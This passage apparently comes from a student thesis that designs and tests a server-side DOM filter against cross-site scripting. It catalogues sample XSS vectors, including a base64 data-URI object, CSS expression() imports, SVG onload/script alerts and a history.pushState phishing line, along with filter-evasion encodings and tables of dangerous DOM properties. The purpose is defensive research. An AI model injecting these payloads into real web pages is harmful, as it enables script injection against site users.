HTML entity	Event Attributes
Window	onafterprint, onbefore, ombeforeunload, onerror, onhaschange, onmessage, onpageshow, onpagehide, onrisize, onunload
Form	onblur, onchange, oncontextmenu, onfocus, onformchange, onforminput, oninput, oninvalid, onreset, onselect, onsubmit
Keyboard	onkeydown, onkeypress, onkeyup
Mouse	onclick, ondbclick, ondrag, ondrop, onmousedown, onmousemove, onmouseout, onmouseover, onmouseup
Media	onabort, oncanplay, oncanplaythrough, onduratiionchange, onemptied, onended, onerror, onpause, onpaly, onplayong, onprogress, onreadystatechange

3.1.4 Vulnerable DOM properties

DOM properties are used too access various entities of document.The entities accessed by them can be any tag or attribute from that DOM and it can also access cookie and history associated with that document that can lead in sensitive information leak and tracking users surf behavior. So content submitted by user should not have access to such information i.e. user provided content accessing DOM properties should be blocked [8].

Table 3.2: DOM properties can be used for XSS attack

DOM property	Use in Attack
document.cookie	This property can be used to access cookies of site
document.location,location.href, location.replace,location.reload, window.location,window.top.location, window.location.reload	These properties are used to modify location of document and can result in Denial of Service
window.history,history.back, history.forward, history.go	This property can be used to access history of browser tab and can also navigate through history
document.write, document.writeln, document.body.innerHTML	This property can be used to edit page content
document.getElementById, document.getElementsByName ,document.getElementsByTagName	This property can be used to set value of tags and attributes in the page

3.1.5 Links pointing to external contents

1. External flash files

   Flash files(.swf) can contain ActionScripts and JavaScripts which can be vector for XSS. As of now we are planning to block every refernce to external .swf files.

2. External script files

   Lot of websites includes JavaScript file(.js) from external sources. There is possibility that these scripts can be malicious or originally benign but modified by attacker to perform certain attacks. We are extracting contents of those files and checking for its intent if malicious they are blocked from inclusion in the page.

3.1.6 Data URI's

Data URI's are considered as self-content entities because the generally data pointed by external source can be stored in Data URI's saving the fetch time.So Data URI's are considered to be hostile as they can be used to execute JavaScript stored in them.Values stored in data URI's can also encoded using base64 encoding in order to bypass the filter. In our work,when handing Data URI's we are checking for encoding of base64,if present we are decoding it,and checking if it contains any malicious scripts. [7]
eg:<object data="data:text/html;base64,PHNjcmlwdD5hbGVydCgxKTwvc2NyaXB0Pg==" ></object>is sample example of XSS attack vector.

3.1.7 Encoded Attribute Values

There are different encoding techniques used by attacker in order to bypass filters which works on regular expression.Following are possible encoding mechanism supported by HTML and JavaScript [23].

URL encoding

It is of the form "%XX" with or without trailing semicolons.Where 'X' is any hexadecimal digit. e.g:"%3C" represents "<".

Decimal HTML character encoding

It is of the form ”&#0*(X)+[;]”.i.e it begins with ”&#” followed by any number of zeros,after that ’X’ is any decimal number and optional ending semicolon. e.g:”&#60”,”&#0060”,”&#60;” and ”&#0060;” represents ”<”.

Hexadecimal HTML character encoding

It is of the form ”&#(x/X)0*(D){2}[;]”.i.e it begins with ”&#” followed by ’x’ or ’X’ after that any number of zeros and then two hexadecimal digits and ends with optional semicolon. e.g:”&#x3c”,”&#x003c”,”&#x00003c;” and ”&#X0003c;” represents ”<”.

Unicode encoding

It is of the form ”\u00XX” where ’X’ is any hexadecimal digit.It starts with ”\u” followed by two zeros and then two hexadecimal digits eg:”\u003c” and ”\u003C” represents ”<”.

Hex encoding

It is of the form ”\xDD” where ’D’ is any hexadecimal digit. e.g:”\x3c” and ”\x3C” represents ”<”.

HTML entity encoding

Various symbols in HTML are encoded using HTML entity encoding such as ”&quot;” represent ””’,”&amp;” represents ”&”, ”&lt;” represents ”<”,”&gt;” represents ”>”,”&lpar;” represents ”(” and ”&rpar;” represents ”)”.

3.1.8 Cascaded Style Sheet vectors

Internet Explorer supports data for displaying images and supplying stylesheet information. This can be used to include expression() CSS into a data URI and execute JavaScript with a <STYLE>@import directive. eg:<style>@import

"data:,*%7bx:expression(write(1))%7D";</style>
CSS properties like "-o-link" and "-o-link-source" allow JavaScript as its value and can exploited by attacker. Opera supports the CSS property "content" for style attributes those points to external URL of .svg file which may contain the dynamic HTML content.

3.1.9 History Tampering

The history.replaceState() and history.pushState() API allows to create and change the user's history. An attacker can use this feature to change the information displayed in the address bar as well as the location DOM object and thus results in phishing attacks or obfuscate bad intentions. pushState is used to add a new history entry and replaceState used to modify the current entry.This uproots about all hints of the real area from the searching history giving no probability to explore back. The information indicated in the address bar can't be trusted any longer when an malicious site execute Javascript. e.g:<script>history.pushState(0,0,'/imp/bin/i-am-hacked');</script>

3.1.10 Vectors embedded in SVG files and <SVG>tag

SVG files can contain dynamic HTML contents that can execute JavaScript via 'onload' events on any element without user interaction. So SVG files should not be considered as simple image files and need to be handled carefully. e.g:<svg xmlns="http://www.w3.org/2000/svg"><script>alert(1)</script></svg>
SVG tag allows 'onload' attribute which can be used to execute code without support of any other element. e.g:<svg onload="javascript:alert(1)" xmlns="http://www.w3.org/2000/svg"></svg>

3.1.11 HTML tag and attributes

Some HTML tag and attributes points to link which may be external to website. But attacker can uses these links to point to malicious contents. So in order to avoid this we should enlist the tag and attributes with their allowed file types.Table 3.3 provides the list of allowed file types for particular tag and attributes [11] [12].

Table 3.3: HTML tags and attributes and their allowed file types

Tag	Attribute	Allowed file type
applet	code	.class
iframe,frame	src	.gif,.png,.jpg,.jpeg,.bmp,.xbm,.htm, .html,.php,.asp,.aspx,.jsp
a,area,link	href	.htm,.html,.asp,.jsp,.aspx,.php, .swf,.rb,.pl,.cgi
bgsound	src	.wav,.mid,.au
object	classid	.class,.py,.rb
object	data	.htm,.html,.asp,.jsp,.asp,.php,.gif, .png,.jpg,.jpeg,.bmp,.xbm,.flv,.mov, .wmv,.rm,.ra,.ram
img,input	src,dynsrc,lowsrc	.gif,.png,.jpg,.jpeg,.bmp,.xbm

3.1.12 Special tags and attributes

HTML tag <base>with ”href” attribute can change the base address of web application. Hence it can affect all relative paths referenced in page. Hence we should not allow attacker from changing that value. Also <script>tag can inject arbitrary script in web page which is executed with all permissions and prohibit user from injecting malicious scripts.

3.2 Problem Statement

Any proposed solution should not burden the client with extra efforts such as installing tools and creating rules or taking decision such as whether to block or allow particular new address link.Because the user awareness cannot be guaranteed. Also proposed XSS attack prevention technique should not requires large modification in existing system. The main challenge in designing solution is that it should block every attempt of malicious script injection including novel attack vectors. Because various encoding techniques can be used to bypass the filter mechanism used. Another challenge during filter design is should not totally depend on the regular expressions for detection of the attack because such filters can easily bypassed using various quirks.

As every web administrator focus on reducing response time of its website, the proposed solution should not largely increase in existing response time. So, there is trade off between response time and security achieved.

3.3 Proposed Solution

Some of the existing solutions are implementing input filtration mechanism [26].But escaping the user provided data on input is bad idea as we don't know how that data is utilized by application [16]. So in our proposed solution we are filtering the server response for client request which contains user inserted data that will be rendered by client browser. So server response filtering will give us insight into possibility of presence of malicious script and hence we can filter it out properly [23].

The proposed modified web application will separate the user provided contents present in response from the original content of web application by inserting boundary tag. So we will first extract user inserted data from the response and will check for malicious scripts and then filter them if there is any. After filtering user data it is again embedded in user response.

Our proposed solution uses DOM based filtering mechanism for detection and removal of malicious scripts. This filtering mechanism uses HTML parser to parse user provided data in DOM tree. And then that DOM tree is traversed as mentioned in Algorithm 1 given below. After filtering malicious script out from the response the result is sent to client browser. Filter works with white-list based filtering mechanism.

Algorithm 1 Algorithm implemented for filteration of server response

```
The content is preprocessed to remove various types of encodings discussed in section 3.1.7.
The processed content is parsed using Jsoup HTML parser [18] to DOM.
Then resulting DOM is searched for presence of event attributes as discussed in section 3.1.3.If these attributes are accessing any DOM properties enlisted in section 3.1.4. Then these event attributes are filtered out from content.
Then filtered DOM is searched for presence of attributes like 'formaction' discussed in section 3.1.1 and these attributes are filtered out from DOM.
Then DOM is searched for attributes enlisted in section 3.1.11 and checked for their values against allowable list. If attribute value does not matches with white-list then they are removed else they are retained in output DOM
Then filtered DOM is checked for embedded CSS in <style>tag and style attribute. If these CSS content contains any malicious scripts then these CSS contents are dropped else retained in DOM.
Then DOM is checked for <svg>tag and if it points to any dynamic HTML content then that attribute of <svg>tag is blocked.
Then filtered DOM is checked for presence of combination of tag-attribute pair discussed in section 3.1.11 and checked for value of attribute checked with allowable extension. If value file extension is allowed file list then that attribute is allowed else filtered out.
Then resulted DOM is searched for Data URIs .The values associated with them is decoded using proper decoding scheme and checked for malicious content if present that Data URI is removed else retained.
Then resulted DOM is checked for special tags as discussed in section 3.1.12 and treated properly.
```

Chapter 4

Implementation and Results

4.1 Implementation Details

4.1.1 Parser Selection

There are number of HTML parsers implemented in Java, we compared them on the basis of their HTML parsing capabilities, handing of malformed HTML to produce clean HTML and support to updated HTML5 features [5].

Table 4.1: Comparison of various HTML parsers

Parser	HTML Parsing	Clean HTML	Update HTML
Jaunt API	Yes	Yes	No
JTidy	Yes	No	No
Validator.nu HTML Parser	Yes	No	No
Jsoup	Yes	Yes	Yes

We have selected Jsoup HTML parser [18] in our proposed work as it is considered as robust among existing parsers.


4.1.2 Parser modification

We have modified comment handling mechanism of Jsoup parser, originally Jsoup parser was keeping comments are parsing the content. As there are lot of attack vectors which are based on comment based parsing quirks ,we modified Jsoup, so that it will remove all the comments present in content after it. This will provide mitigation against whole family of comment based parsing quirks.

4.1.3 Filter deployment

We have filtered server response using Java Filter Interface [17].For implementing filter we have created class named ContentFilter.java which will implement Java Interface 'Filter'.In doFilter() method of this class we will chain the response to another class named 'DummyResponse.java' which extending 'HttpServletResponseWrapper'. In this calls we are extracting user provided contents from the response and calling our filtering API. The filtered output from API is embedded in response and it is sent to client.

In order to implicitly call the filter for every page we need to change in the 'web.xml' file as shown below.



```
 <filter>
   <filter-name>ContentFilter</filter-name>
   <filter-class>din.web.filters.ContentFilter</filter-class>
 </filter>
 <filter-mapping>
   <filter-name>ContentFilter</filter-name>
   <url-pattern>/main</url-pattern>

 </filter-mapping>

 <servlet>
     <servlet-name>myJSP</servlet-name>
     <jsp-file>/myJSPfile.jsp</jsp-file>
</servlet>
<servlet-mapping>
     <servlet-name>myJSP</servlet-name>
     <url-pattern>/main</url-pattern>
</servlet-mapping>
```

Figure 4.1: Changes in web.xml needed for implicit filtering

4.1.4 Results

Fidelity Results

We have tested our filter on around 230 attack vectors from XSS Cheat Sheet [20],HTML5 security cheat sheet [15] and other sources [19].Out of 230 attack vector some off them are not effective due changes in modern browsers.

For testing we have created on XSS vulnerable web application using JSP and deployed on Apache Tomcat 7.0 web server [3].We have tested on 5 majorly used web browsers. Following table shows the analysis of attack vectors.

Table 4.2: Statics of Attack detection and filtering

Browser	No. effective attack vectors	Attack detected and filtered by proposed solution	Undetected attack by proposed solution
Chrome 34.0.1847.131	106	106	0
Opera 20.0.1387.91	115	115	0
Firefox 29.0.0	108	108	0
IE 8.0.7600.16385	119	119	0
Safari 5.1.7	104	104	0

Response Time Analysis

For response time analysis we used Firefox browser and Apache Tomcat 7.0 as web server [3] both residing on same machine. We used Firebug extension [10] in Firefox for calculation of response time. For each page of mentioned size we have done 20 reloads and average time is used for analysis.

We have also compared response time results with SWAP [33] and comparison results are shown in graph shown in figure 4.2.

Table 4.3: Statics of response time of filter

Size KB(Approx.)	Response Time w/o filter(in ms)	Response Time with filter(in ms)	Difference in Response Time (in ms)	Response Factor
2	8.6923	33.2307	24.5384	2.823
10	14.461538	55.08255	40.6210	2.8089
50	39.9580	151.7272	111.7692	2.7961
100	85.0019	306.6676	221.6657	2.6077
200	137.1838	501.1111	363.9273	2.6528




Figure 4.2: Response Time Comparison

Chapter 5

Conclusions and Future Work

Our proposed filtering API will filter the server response rather that user input which will ensure the more insight in attack mitigation. The proposed mechanism employs the API for detection of malicious scripts rather than using modified web browser [33] which will result in low overhead as discussed in result section, and also it will block attack vectors targeted to almost all popularly used web browser rather than for one which was used for malicious script detection [27].

Proposed method requires less modification at server application as compared to other solutions [29] [25]which will not burden web developer. It does not require any modification at client side hence user awareness not needed in deployment and usage of the mechanism. It also provides loss of functionality by allowing benign HTML content to pass through it.

As it is implemented as server side it will only detect and block server side XSS attacks. It will not mitigate DOM based XSS attacks [31]. Our filtering mechanism uses white-list based approach and we tried to cover all known XSS vulnerabilities present in HTML5 and JavaScript still date, but our filtering mechanism may be bypassed by using zero-day XSS attack vector.

Scope for Further Research

Our proposed work does not provide mitigation against DOM based(Client side) XSS attack [31]. In future this type of attack mitigation can be achieved by applying filtering at client side with modification in browser. And also various new techniques can be used to strengthen filtering mechanism to block all types of XSS attacks.

Bibliography

[1] "Antisamy." `https://code.google.com/p/owaspantisamy`, Jan. 2014.

[2] "Antisamy issues list." `https://code.google.com/p/owaspantisamy/issues/list`, Mar. 2014.

[3] "Apache tomcat 7.0." `http://tomcat.apache.org/tomcat-7.0-doc/index.html`, Apr. 2014.

[4] "Common vulnerabilities and explosures database." `http://cve.mitre.org/cgi-bin/cvekey.cgi?keyword=xss`, Jan. 2014.

[5] "Comparision of html parsers." `http://en.wikipedia.org/wiki/Comparison_of_HTML_parsers`, Mar. 2014.

[6] "Cross origin html imports." `http://www.w3.org/TR/html-imports/`, Jan. 2014.

[7] "Data uri scheme." `https://tools.ietf.org/html/rfc2397`, Jan. 2014.

[8] "Dom vulnerable property list." `http://www.webappsec.org/projects/articles/071105.shtml`, Jan. 2014.

[9] "Event attributes supported by html5." `http://www.w3.org/TR/html-imports/`, Jan. 2014.

[10] "Firebug extension." `http://getfirebug.com/`, Apr. 2014.

[11] "Html attribute list." `https://developer.mozilla.org/en-US/docs/Web/HTML/Attributes`, Jan. 2014.

[12] "Html element list." `https://developer.mozilla.org/en-US/docs/Web/HTML/Element`, Jan. 2014.

[13] "Html purifier." `http://http://htmlpurifier.org/`, Jan. 2014.

[14] "Html tag and attribute vulnerable to xss." `https://developer.salesforce.com/page/Secure_Coding_Cross_Si` Jan. 2014.

[15] "Html5 security cheatsheet." `http://html5sec.org/`, Jan. 2014.

[16] "Input encoding is harmful." `http://lukeplant.me.uk/blog/posts/why-escape-on-input-is-a-bad-idea/`, Jan. 2014.

[17] "Java response filter." `http://docs.oracle.com/javaee/5/tutorial/doc/bnagb.html`, Apr. 2014.

[18] "Jsoup html parser." `http://jsoup.org/`, Apr. 2014.

[19] "New xss attack vectors by @soaj1664ashar." `http://pastebin.com/u6FY1xDA`, Apr. 2014.

[20] "Rnake cheat sheet." `https://www.owasp.org/index.php/XSS_Filter_Evasion_Cheat_Sheet`, Jan. 2014.

[21] "Same origin policy." `http://en.wikipedia.org/wiki/Same-origin_policy`, Jan. 2014.

[22] "Same origin policy weakness." `https://code.google.com/p/browsersec/wiki/Part2`, Jan. 2014.

[23] "Xss prevention cheatsheet." `https://www.owasp.org/index.php/XSS_(Cross_Site_Scripting)_Prevention_Ch` Jan. 2014.

[24] Bates, D., Barth, A., and Jackson, C., "Regular expressions considered harmful in client-side xss filters," in *Proceedings of the 19th international conference on World wide web*, pp. 91–100, ACM, 2010.

[25] Bisht, P. and Venkatakrishnan, V., "Xss-guard: precise dynamic prevention of cross-site scripting attacks," in *Detection of Intrusions and Malware, and Vulnerability Assessment*, pp. 23–43, Springer, 2008.

[26] BOGANATHAM, K. K., "Server side api to secure xss," 2009.

[27] Chandra, V. S. and Selvakumar, S., "Bixsan: browser independent xss sanitizer for prevention of xss attacks," *ACM SIGSOFT Software Engineering Notes*, vol. 36, no. 5, pp. 1–7, 2011.

[28] Doupé, A., Cui, W., Jakubowski, M. H., Peinado, M., Kruegel, C., and Vigna, G., "dedacota: toward preventing server-side xss via automatic code and data separation," in *Proceedings of the 2013 ACM SIGSAC conference on Computer & communications security*, pp. 1205–1216, ACM, 2013.

[29] Jim, T., Swamy, N., and Hicks, M., "Defeating script injection attacks with browser-enforced embedded policies," in *Proceedings of the 16th international conference on World Wide Web*, pp. 601–610, ACM, 2007.

[30] Kirda, E., Kruegel, C., Vigna, G., and Jovanovic, N., “Noxes: a client-side solution for mitigating cross-site scripting attacks,” in *Proceedings of the 2006 ACM symposium on Applied computing*, pp. 330–337, ACM, 2006.

[31] Lekies, S., Stock, B., and Johns, M., “25 million flows later: large-scale detection of dom-based xss,” in *Proceedings of the 2013 ACM SIGSAC conference on Computer & communications security*, pp. 1193–1204, ACM, 2013.

[32] Nadji, Y., Saxena, P., and Song, D., “Document structure integrity: A robust basis for cross-site scripting defense.,” in *NDSS*, 2009.

[33] Wurzinger, P., Platzer, C., Ludl, C., Kirda, E., and Kruegel, C., “Swap: Mitigating xss attacks using a reverse proxy,” in *Proceedings of the 2009 ICSE Workshop on Software Engineering for Secure Systems*, pp. 33–39, IEEE Computer Society, 2009.